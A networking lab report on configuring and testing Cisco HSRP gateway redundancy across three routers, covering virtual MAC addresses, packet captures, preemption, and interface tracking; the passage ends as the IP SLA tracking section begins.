



Project Report

Advanced Network Security and Architectures (SAAR)

Gateway Redundancy and Load Balancing

Server Load Balancing

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1 HSRP

The Hot Standby Router Protocol (HSRP) is a Cisco proprietary redundancy protocol that allows multiple routers to work together to present the illusion of a single default gateway to end devices. It enhances network reliability by ensuring that if the active router fails, a standby router takes over the virtual IP without interrupting host connectivity.

In this project exercise, HSRP is configured on three routers (R1, R2, and R3) connected to the same local area network (LAN). The goal is to provide gateway redundancy for a host (PC1) using a shared virtual IP address.




Figure 1: Network topology used for MAC Table Overflow

1.1 Verification of Physical and Virtual MAC Addresses

To validate the functionality of HSRP and its behavior during Layer 2 failover, the physical MAC addresses of the routers and the host within the 192.168.1.0/24 subnet are recorded, along with the virtual MAC address generated by the protocol. This examination serves to confirm that HSRP correctly assigns and advertises the virtual gateway MAC address.

Device	IP Address	Interface	MAC Address
PC1	192.168.1.100	FastEthernet0/0	c201.1904.0000
R1	192.168.1.1	FastEthernet0/0	ca02.1942.0008
R2	192.168.1.2	FastEthernet0/0	ca03.1962.0008
R3	192.168.1.3	FastEthernet0/0	ca04.197e.0008
HSRP (Virtual)	192.168.1.254	Group 1 (vIP)	0000.0c07.ac01

Table 1: MAC Addresses of Physical Interfaces and HSRP Virtual MAC

As shown in Table 1, the virtual MAC address associated with the HSRP group is clearly distinguishable from the physical MAC addresses of the individual devices. This address is not manually configured, but instead is automatically generated according to a predefined structure.

In the Hot Standby Router Protocol (HSRP), the virtual MAC address used for the gateway follows the format 0000.0C07.ACXX, where the prefix 0000.0C07.AC is a fixed Organizationally Unique Identifier (OUI) reserved by Cisco, and the suffix XX corresponds to the HSRP group number in hexadecimal notation.

For example, if a router is configured to be part of HSRP group 1, the resulting virtual MAC address will be 0000.0C07.AC01. Likewise, group 10 would result in the address 0000.0C07.AC0A. This MAC address is used by the active router to respond to ARP requests for the shared virtual IP address. When a failover occurs, the standby router takes over both the virtual IP and the associated virtual MAC address. This mechanism ensures that connected hosts continue to send traffic to the same MAC address, eliminating the need for ARP table updates and allowing seamless gateway redundancy.

1.2 MAC Address Resolution During ICMP Echo Request

To confirm the Layer 2 behavior of a host sending traffic to an external destination, a packet capture was performed on the link between PC1 and the switch while the host issued an ICMP Echo Request to the Internet address 1.1.1.1. The results are shown in Figure 2.

87.208684	192.168.1.100	1.1.1.1	ICMP	114 Echo (ping) request	id=0x0001, seq=0/0, ttl=255 (reply in 9)
97.230819	1.1.1.1	192.168.1.100	ICMP	114 Echo (ping) reply	id=0x0001, seq=0/0, ttl=254 (request in 8)
107.233856	192.168.1.100	1.1.1.1	ICMP	114 Echo (ping) request	id=0x0001, seq=1/256, ttl=255 (reply in 11)
117.251151	1.1.1.1	192.168.1.100	ICMP	114 Echo (ping) reply	id=0x0001, seq=1/256, ttl=254 (request in 10)
127.253997	192.168.1.100	1.1.1.1	ICMP	114 Echo (ping) request	id=0x0001, seq=2/512, ttl=255 (reply in 13)

Frame 8: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface -, id 0
Ethernet II, Src: c2:01:19:04:00:00 (c2:01:19:04:00:00), Dst: All-MSRP-routers_01 (00:00:0c:07:ac:01)
Destination: All-MSRP-routers_01 (00:00:0c:07:ac:01)
Source: c2:01:19:04:00:00 (c2:01:19:04:00:00)
Type: IPv4 (0x0008)
[Stream index: 3]

0000	00	00	0c	07	ac	01	c2	01	19	04	00
0010	00	00	00	00	00	ff	01	f7	85	c0	
0020	01	01	08	00	f8	f5	00	01	00	00	00
0030	85	18	ab	cd	ab	cd	ab	cd	ab	cd	ab
0040	ab	cd	ab	cd	ab	cd	ab	cd	ab	cd	ab
0050	ab	cd	ab	cd	ab	cd	ab	cd	ab	cd	ab

Figure 2: Wireshark capture of ICMP Echo Request from PC1 to 1.1.1.1

As indicated in the Ethernet II header of the captured frame, although the IP destination of the packet is 1.1.1.1, the destination MAC address is 00:00:0c:07:ac:01, which corresponds to the HSRP virtual MAC address associated with the default gateway 192.168.1.254. This confirms that the Echo Request is sent at Layer 2 to the active HSRP router, which then forwards the packet toward the final destination at Layer 3.

1.3 Source MAC Addresses of HSRP Hello Messages

To investigate how the switch learns MAC addresses from HSRP activity, packet captures were performed on the LAN segment where routers R1, R2, and R3 operate within the same HSRP group. The captures, shown in Figures 3, 4, and 5, display HSRP Hello and Advertise messages sent by each router.

20.626862	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)	
32.594469	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)	
43.265697	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)	
55.010616	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)	
65.797770	192.168.1.3	224.0.0.2	HSRP	60 Advertise (state Passive)	
76.257109	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)	
86.579097	ca:02:19:42:00:08	CDP/VTP/DTP/PagP/UD...	CDP	349 Device ID: R1 Port ID: FastEthernet0/0	
96.694437	c2:01:19:04:00:00	CDP/VTP/DTP/PagP/UD...	CDP	350 Device ID: PC1 Port ID: FastEthernet0/0	
106.901130	ca:02:19:42:00:08	ca:02:19:42:00:08	LOOP	60 Reply	
117.599535	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)	
128.669317	ca:03:19:62:00:08	CDP/VTP/DTP/PagP/UD...	CDP	349 Device ID: R2 Port ID: FastEthernet0/0	

Frame 2: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface -, id 0
Ethernet II, Src: All-MSRP-routers_01 (00:00:0c:07:ac:01), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 224.0.0.2
User Datagram Protocol, Src Port: 1985, Dst Port: 1985
Cisco Hot Standby Router Protocol

0000	01	00	5e	00	00	02	ca	03	19	62	00
0010	00	30	00	00	00	00	01	11	17	52	c0
0020	00	02	07	c1	07	c1	00	1c	2a	7b	00
0030	01	00	63	69	73	63	6f	00	00	00	c0

Figure 3: HSRP Hello message from R1 (state Active)

20.626862	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)	
32.594469	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)	
43.265697	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)	
55.010616	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)	
65.797770	192.168.1.3	224.0.0.2	HSRP	60 Advertise (state Passive)	
76.257109	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)	
86.579097	ca:02:19:42:00:08	CDP/VTP/DTP/PagP/UD...	CDP	349 Device ID: R1 Port ID: FastEthernet0/0	
96.694437	c2:01:19:04:00:00	CDP/VTP/DTP/PagP/UD...	CDP	350 Device ID: PC1 Port ID: FastEthernet0/0	
106.901130	ca:02:19:42:00:08	ca:02:19:42:00:08	LOOP	60 Reply	
117.599535	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)	
128.669317	ca:03:19:62:00:08	CDP/VTP/DTP/PagP/UD...	CDP	349 Device ID: R2 Port ID: FastEthernet0/0	

Frame 3: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface -, id 0
Ethernet II, Src: ca:03:19:62:00:08 (ca:03:19:62:00:08), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 224.0.0.2
User Datagram Protocol, Src Port: 1985, Dst Port: 1985
Cisco Hot Standby Router Protocol

0000	01	00	5e	00	00	02	ca	03	19	62	00
0010	00	30	00	00	00	00	01	11	17	52	c0
0020	00	02	07	c1	07	c1	00	1c	2a	7b	00
0030	01	00	63	69	73	63	6f	00	00	00	c0

Figure 4: HSRP Hello message from R2 (state Standby)

2 0.626862	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)
3 2.594469	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)
4 3.265697	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)
5 5.010616	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)
6 5.797779	192.168.1.3	224.0.0.2	HSRP	60 Advertise (state Passive)
7 6.257109	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)
8 6.579097	ca:02:19:42:00:08	CDP/VTP/DTP/PAgP/UD...	CDP	349 Device ID: R1 Port ID: FastEthernet0/0
9 6.694437	c2:01:19:04:00:00	CDP/VTP/DTP/PAgP/UD...	CDP	350 Device ID: PC1 Port ID: FastEthernet0/0
10 6.901130	ca:02:19:42:00:08	ca:02:19:42:00:08	LOOP	60 Reply
11 7.599535	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)
12 8.669317	ca:03:19:62:00:08	CDP/VTP/DTP/PAgP/UD...	CDP	349 Device ID: R2 Port ID: FastEthernet0/0

Frame 6: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface -, id 0		0000	01	00	5e	00	00	02	ca	04	19	7e	00
Ethernet II, Src: ca:04:19:7e:00:08 (ca:04:19:7e:00:08), Dst: IPv4mcast_02 (01:00:5e:00:00:02)		0010	00	2c	00	00	00	00	01	11	17	54	c0
Internet Protocol Version 4, Src: 192.168.1.3, Dst: 224.0.0.2		0020	00	02	07	c1	07	c1	00	18	dd	7a	00
User Datagram Protocol, Src Port: 1985, Dst Port: 1985		0030	02	00	00	00	00	01	5f	00	00	00	00
Cisco Hot Standby Router Protocol													

Figure 5: HSRP Advertise message from R3 (state Passive)

As observed in the Ethernet headers, the source MAC address used in HSRP messages depends on the router's role. The active router (R1) uses the virtual MAC address 00:00:0c:07:ac:01 in its Hello messages, while the standby (R2) and passive (R3) routers use their respective physical MAC addresses: ca:03:19:62:00:08 and ca:04:19:7e:00:08.

This use of the virtual MAC by the active router allows the switch to associate that address with the correct port based on control traffic alone. Consequently, the switch can forward traffic destined for the virtual gateway without waiting for data or ARP replies. The switch maintains this association by learning from the source MAC address of incoming frames. Since the active router consistently uses the virtual MAC, the switch links it to the active router's port.

Upon failover, the newly active router begins sending traffic with the same virtual MAC from a different port. The switch dynamically updates its MAC address table, ensuring uninterrupted traffic forwarding to the correct router—without requiring any changes from connected hosts.

1.4 HSRP Roles and Role Selection Mechanism

To illustrate the role distribution in a typical HSRP configuration, the output of the `show standby brief` command was captured on each router. These results show how the routers assume distinct roles based on their configured priority and preemption settings.

```
R1#show standby brief
                P indicates configured to preempt.
                |
Interface      Grp  Pri P State   Active        Standby        Virtual IP
Fa0/0          1    150 P Active   local         192.168.1.2    192.168.1.254
```

Figure 6: R1 as Active Gateway (Priority 150, Preempt Enabled)

```
R2#show standby brief
                P indicates configured to preempt.
                |
Interface      Grp  Pri P State   Active        Standby        Virtual IP
Fa0/0          1    100 P Standby  192.168.1.1   local         192.168.1.254
```

Figure 7: R2 as Standby Gateway (Priority 100, Preempt Enabled)

```
R3#show standby brief
                P indicates configured to preempt.
                |
Interface      Grp  Pri P State   Active        Standby        Virtual IP
Fa0/0          1    90  P Listen  192.168.1.1   192.168.1.2    192.168.1.254
```

Figure 8: R3 in Listen State (Priority 90, Preempt Enabled)

These outputs confirm that the router with the highest priority (R1) becomes Active, followed by the next-highest priority (R2) as Standby. The remaining router (R3), with the lowest priority, enters the Listen state.

HSRP defines three primary roles for routers within a redundancy group: *Active*, *Standby*, and *Listen*. The **Active router** is responsible for forwarding traffic sent to the virtual IP and responds to ARP and ICMP requests on behalf of the gateway. The **Standby router** monitors the Active router through Hello messages and is prepared to take over immediately if the Active router fails. Routers in the **Listen state** are neither Active nor Standby; they participate in the HSRP group but serve only as backups beyond the Standby router.

Role assignment is determined primarily by the **priority value** configured on each interface within the HSRP group. The router with the highest priority becomes the Active router, while the second-highest becomes Standby. If two routers share the same priority, the one with the higher IP address is preferred.

The **preempt feature** influences whether a higher-priority router that comes online after the initial election can take over the Active role. If preemption is enabled, a router with a higher priority than the current Active will force a role change upon becoming available. Without preemption, routers retain their roles even if a more eligible router joins the group later. Therefore, priority and preemption together control the stability and responsiveness of HSRP role transitions.

1.5 Experimental Validation of HSRP Role Transitions

Test 1: Failover by Shutting Down the Active Router

Objective: Validate that HSRP transitions the Active role to the Standby router if the current Active becomes unavailable.

Initial Setup:

- R1 is Active (Priority 150, Preempt enabled)
- R2 is Standby (Priority 100, Preempt enabled)
- R3 is in Listen state (Priority 90)

Action: The interface **FastEthernet0/0** on R1 (the Active router) was shut down using the command:

```
R1(config)# interface FastEthernet0/0
R1(config-if)# shutdown
```

Observation: After the shutdown:

- R1 entered the INIT state with unknown role assignments
- R2 transitioned from Standby to Active
- R3 became the new Standby router

```
R1#show standby brief
                P indicates configured to preempt.
                |
Interface  Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0      1    150 P Init   unknown       unknown        192.168.1.254
```

Figure 9: R1 after shutdown (State: Init)

```
R2#show standby brief
                P indicates configured to preempt.
                |
Interface  Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0      1    100 P Active  local         192.168.1.3    192.168.1.254
```

Figure 10: R2 becomes Active after R1 fails

```
R3#show standby brief
                P indicates configured to preempt.
                |
Interface  Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0      1    90  P Standby 192.168.1.2   local          192.168.1.254
```

Figure 11: R3 becomes Standby

Conclusion: HSRP correctly detects the loss of the Active router and promotes the Standby router to Active, ensuring uninterrupted gateway availability.

Test 2: Role Reclaim via Preemption

Objective: Confirm that a router with higher priority reclaims the Active role when it comes back online, assuming preemption is enabled.

Initial State:

- R1 was previously Active but shut down
- R2 is Active (priority 100)
- R3 is Standby (priority 90)

Action: R1's interface FastEthernet0/0 was brought back online with:

```
R1(config)# interface FastEthernet0/0
R1(config-if)# no shutdown
```

Observation:

- R1 transitioned from Speak to Active
- R2 moved from Active to Standby
- R3 transitioned from Standby to Listen

```
*May 18 16:17:10.831: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Active
*May 18 16:17:10.859: %SYS-5-CONFIG_I: Configured from console by console
R1#show standby brief
                P indicates configured to preempt.
                |
Interface    Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0        1   150 P Active local      192.168.1.3    192.168.1.254
```

Figure 12: R1 reclaims Active role (preempt enabled)

```
R2#
*May 18 16:17:21.783: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Standby
R2#show standby brief
                P indicates configured to preempt.
                |
Interface    Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0        1   100 P Standby 192.168.1.1   local          192.168.1.254
```

Figure 13: R2 moves to Standby

```
*May 18 16:17:07.755: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Standby -> Listen
R3#show standby brief
                P indicates configured to preempt.
                |
Interface    Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0        1   90  P Listen 192.168.1.1   192.168.1.2   192.168.1.254
```

Figure 14: R3 transitions to Listen

Test 3: Priority Without Preemption

Objective: Demonstrate that a router with higher priority does *not* reclaim the Active role after recovery if preemption is disabled.

Initial Configuration:

- R1: Priority 150, **preempt disabled**
- R2: Priority 100, preempt enabled
- R3: Priority 90, preempt enabled

Action:

1. R1's interface FastEthernet0/0 was shut down.
2. R2 became Active and R3 became Standby.
3. R1 was brought back online.

Observation:

- R2 remained Active.
- R1 came back as Standby, despite having the highest priority.
- R3 entered Listen state.

```
R1#show standby brief
          P indicates configured to preempt.
          |
Interface  Grp  Pri  P State   Active        Standby        Virtual IP
Fa0/0      1    150 Standby  192.168.1.2   local          192.168.1.254
```

Figure 15: R1 (priority 150) does not preempt; becomes Standby

```
R2#show standby brief
          P indicates configured to preempt.
          |
Interface  Grp  Pri  P State   Active        Standby        Virtual IP
Fa0/0      1    100 Active    local          192.168.1.1    192.168.1.254
```

Figure 16: R2 remains Active after R1's recovery

```
R3#show standby brief
          P indicates configured to preempt.
          |
Interface  Grp  Pri  P State   Active        Standby        Virtual IP
Fa0/0      1    90  Listen  192.168.1.2   192.168.1.1    192.168.1.254
```

Figure 17: R3 returns to Listen state

Conclusion: When preemption is disabled, a router that rejoins the HSRP group with a higher priority will not disrupt the current Active router. This behavior ensures network stability and prevents frequent role changes due to interface flapping or temporary outages.

Conclusion: With preemption enabled, the router with the highest priority (R1) successfully reclaimed the Active role upon recovery. The HSRP group returned to its original preferred state without manual intervention.

Test 4: Role Transition Triggered by Priority Change

Objective: Demonstrate that modifying a router's priority during operation can trigger a role change, especially when preemption is enabled.

Initial State:

- R1 is Active (priority 150, preempt enabled)
- R2 is Standby (priority 100)
- R3 is in Listen state (priority 90)

Action: R1's priority was manually reduced below R2's using:

```
R1(config)# interface FastEthernet0/0
R1(config-if)# standby 1 priority 80
```

Observation:

- R2 transitioned to Active
- R1 demoted itself to Listen state
- R3 was promoted to Standby

```
R1#show standby brief
                P indicates configured to preempt.
                |
Interface  Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0      1    80 P Listen 192.168.1.2   unknown       192.168.1.254
```

Figure 18: R1 drops to Listen after lowering its priority

```
R2#show standby brief
                P indicates configured to preempt.
                |
Interface  Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0      1    100 P Active local      192.168.1.3    192.168.1.254
```

Figure 19: R2 becomes Active due to higher priority

```
R3#show standby brief
                P indicates configured to preempt.
                |
Interface  Grp  Pri P State  Active        Standby        Virtual IP
Fa0/0      1    90 P Standby 192.168.1.2   local          192.168.1.254
```

Figure 20: R3 is promoted to Standby

Conclusion: HSRP dynamically reevaluates router roles when priority values change. With preemption enabled, any router with a higher priority than the current Active will take over the role, enabling real-time role management without requiring interface resets or router reloads.

1.6 Protocol Actions During Preemption (RFC 2281 Analysis)

According to RFC 2281, HSRP routers exchange Hello messages to determine group roles. A router in the Standby state may become Active if:

- The current Active fails (no Hello messages received before the hold timer expires), or
- A router with a higher priority preempts the current Active (if preemption is enabled).

Two complementary scenarios were tested to observe these transitions in practice.

Scenario 1 – Interface Failure: R1 (priority 150) was initially Active. When its FastEthernet0/0 interface was shut down, it stopped participating in the HSRP group. As shown in Figure 21, the absence of Hello messages caused R2 (priority 100) to detect the failure and transition from Standby to Active after the hold timer expired.

15	12.813910	ca:02:19:42:00:08	CDP/VTP/DTP/PagP/UD...	CDP	60 Device ID: R1
16	12.864255	192.168.1.1	224.0.0.2	HSRP	62 Resign (state Active)
17	12.868008	192.168.1.3	224.0.0.2	HSRP	62 Hello (state Speak)
18	12.875035	192.168.1.2	224.0.0.2	HSRP	60 Advertise (state Active)
19	12.875208	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Active)
20	12.875253	All-HSRP-routers_01	Broadcast	ARP	60 Gratuitous ARP for 192.168.1.254 (Reply)
21	12.875285	All-HSRP-routers_01	STP-UplinkFast	ARP	60 Gratuitous ARP for 192.168.1.254 (Reply)
22	12.887965	192.168.1.3	224.0.0.2	HSRP	60 Advertise (state Passive)
23	15.292897	192.168.1.3	224.0.0.2	HSRP	62 Hello (state Speak)
24	15.360630	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Active)
25	15.874314	All-HSRP-routers_01	Broadcast	ARP	60 Gratuitous ARP for 192.168.1.254 (Reply)
26	17.980558	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Active)
27	18.144156	192.168.1.3	224.0.0.2	HSRP	62 Hello (state Speak)
28	20.778444	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Active)
29	20.954064	192.168.1.3	224.0.0.2	HSRP	62 Hello (state Speak)
30	21.996748	ca:03:19:62:00:08	ca:03:19:62:00:08	LOOP	60 Reply
31	23.486384	192.168.1.3	224.0.0.2	HSRP	62 Hello (state Speak)

Figure 21: HSRP Transition: R1 interface shutdown, R2 becomes Active

In this trace, Hello messages from 192.168.1.2 (R2) begin in the **Active** state, confirming its role change.

Scenario 2 – Preemption Due to Priority Drop: In a second test, R1's priority was manually reduced from 150 to 80 while it was the Active router. R2, with a higher priority (100) and preemption enabled, detected the condition and asserted itself as the new Active router. R1 then entered the Speak state and eventually transitioned to Standby. This is consistent with RFC 2281, which states that the highest-priority router with preempt enabled should assume the Active role.

18	14.948392	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)
19	15.805312	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)
20	17.856259	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)
21	18.414607	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Standby)
22	20.785866	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Active)
23	20.789852	192.168.1.2	224.0.0.2	HSRP	60 Advertise (state Active)
24	20.790009	192.168.1.2	224.0.0.2	HSRP	62 Coup (state Standby)
25	20.790070	192.168.1.2	224.0.0.2	HSRP	60 Advertise (state Active)
26	20.790121	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Active)
27	20.790159	All-HSRP-routers_01	Broadcast	ARP	60 Gratuitous ARP for 192.168.1.254 (Reply)
28	20.790196	All-HSRP-routers_01	STP-UplinkFast	ARP	60 Gratuitous ARP for 192.168.1.254 (Reply)
29	20.794410	192.168.1.3	224.0.0.2	HSRP	62 Hello (state Speak)
30	20.795954	192.168.1.1	224.0.0.2	HSRP	60 Advertise (state Passive)
31	20.804495	192.168.1.3	224.0.0.2	HSRP	60 Advertise (state Passive)
32	20.806046	192.168.1.1	224.0.0.2	HSRP	62 Hello (state Speak)
33	20.890548	ca:03:19:62:00:08	ca:03:19:62:00:08	LOOP	60 Reply
34	23.311387	ca:02:19:42:00:08	CDP/VTP/DTP/PAGP/UD...	CDP	349 Device ID: R1 Port ID: FastEthernet0/0
35	23.457563	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Active)
36	23.554299	192.168.1.3	224.0.0.2	HSRP	62 Hello (state Speak)
37	23.790252	All-HSRP-routers_01	Broadcast	ARP	60 Gratuitous ARP for 192.168.1.254 (Reply)
38	25.950819	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Active)
39	26.547105	192.168.1.3	224.0.0.2	HSRP	62 Hello (state Speak)
40	28.754372	192.168.1.2	224.0.0.2	HSRP	62 Hello (state Active)

Figure 22: HSRP Priority Preemption: R2 becomes Active as R1's priority drops

Conclusion: HSRP uses both failure detection (via missed Hellos) and preemption (via priority comparison) to ensure the most suitable router maintains the Active role. Both cases resulted in seamless transitions and correctly followed the protocol's specifications.

2 HSRP with object tracking

2.1 HSRP Behavior Without Object Tracking

To understand the importance of HSRP object tracking, a baseline test was conducted without any tracking mechanisms configured.

Initially, PC1 successfully reached the Internet destination (1.1.1.1) through the Active HSRP gateway (R1). The ICMP Echo Replies confirmed proper connectivity, as shown in Figure 23.

```
PC1#ping 1.1.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/20/24 ms
PC1#ping 1.1.1.1
```

Figure 23: Ping from PC1 to 1.1.1.1 before uplink failure

Next, R1's uplink interface `FastEthernet0/1`, used to reach external networks, was manually shut down. However, because HSRP was only monitoring the status of `FastEthernet0/0` (the LAN-facing interface), R1 remained in the Active state. As a result, PC1 continued to forward packets to R1, which was no longer able to route them externally.

This caused all ping attempts from PC1 to fail, as illustrated in Figure 24.

```
PC1#ping 1.1.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)
```

Figure 24: Ping from PC1 to 1.1.1.1 after R1 uplink failure

Conclusion: Without object tracking, HSRP does not detect failures on non-HSRP interfaces. Therefore, even when a critical uplink goes down, the router remains Active and continues receiving traffic it cannot forward, leading to service disruption.

2.2 HSRP with Interface Tracking

HSRP interface tracking enhances failover decisions by linking the HSRP priority to the operational state of an interface. If the tracked interface goes down, the router's priority is decremented, which may trigger a role change in the HSRP group. This ensures that only routers with valid upstream connectivity serve as the active gateway. In this section, each router's uplink interface (**FastEthernet0/1**) was tracked, and the behavior of the HSRP roles was observed as each interface was disabled.

Shutdown of R1's FastEthernet0/1

R1 initially held the *Active* role with a priority of 150. After shutting down its **FastEthernet0/1** interface, tracking reduced its effective priority by 100, resulting in a priority of 50. Since R2 had an effective priority of 100 and preemption was enabled, R1 transitioned to the *Listen* state while R2 assumed the *Active* role.

R1#show standby brief							
P indicates configured to preempt.							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	50	P	Listen	192.168.1.2	192.168.1.3	192.168.1.254

R2#show standby brief							
P indicates configured to preempt.							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	100	P	Active	local	192.168.1.3	192.168.1.254

Figure 25: R1 becomes Listener and R2 becomes Active after R1's uplink failure

Shutdown of R2's FastEthernet0/1

Following the shutdown of R2's uplink interface, its priority also dropped by 100. With R1 already at a reduced priority of 50, R3 (with a static priority of 90) became the highest candidate. As a result, R3 transitioned to the *Active* role.

R3#show standby brief							
P indicates configured to preempt.							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	90	P	Active	local	192.168.1.1	192.168.1.254

Figure 26: R3 becomes Active after R2's uplink failure

Shutdown of R3's FastEthernet0/1

When R3's upstream interface was disabled, all routers had no functional uplink or had their priority reduced below default thresholds. R1 regained the *Active* role due to preemption and its remaining priority. However, with no upstream connectivity left in the network, the gateway was reachable from PC1 at Layer 2, but there was no route to the internet.

R1#show standby brief							
P indicates configured to preempt.							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	50	P	Active	local	192.168.1.3	192.168.1.254

Figure 27: R1 regains Active state with no upstream connectivity

The image below shows four consecutive ping attempts from PC1: the first with all uplinks active, the second after R1's uplink was shut down, the third after R2's uplink was disabled, and the last after R3's uplink was turned off, resulting in loss of connectivity.

```
PC1#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/33/68 ms
PC1#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!....
Success rate is 80 percent (4/5), round-trip min/avg/max = 12/28/60 ms
PC1#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/29/36 ms
PC1#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
.UUUU
Success rate is 0 percent (0/5)
```

Figure 28: Ping results from PC1: connectivity success under each router, failure after all uplinks disabled

Summary: Interface tracking effectively allows HSRP to route around local uplink failures. However, when no router has a valid upstream path, failover cannot preserve connectivity—even if the gateway remains reachable at Layer 2.

2.3 HSRP with IP SLA Tracking

IP SLA tracking enables routers to dynamically monitor the reachability of a remote destination (in this case, 1.1.1.1) by sending ICMP Echo packets. This tracking method provides a more accurate indication of upstream connectivity than simply monitoring the status of a physical interface.

In this setup, each router (R1, R2, and R3) uses IP SLA to periodically test connectivity to the Internet. If the monitored destination becomes unreachable, the router reduces its HSRP priority by a configured decrement value. This may trigger a change in the Active router role within the HSRP group, ensuring that the gateway with actual Internet reachability becomes or remains Active.

The following captures illustrate the ICMP Echo Request packets sent by each router:

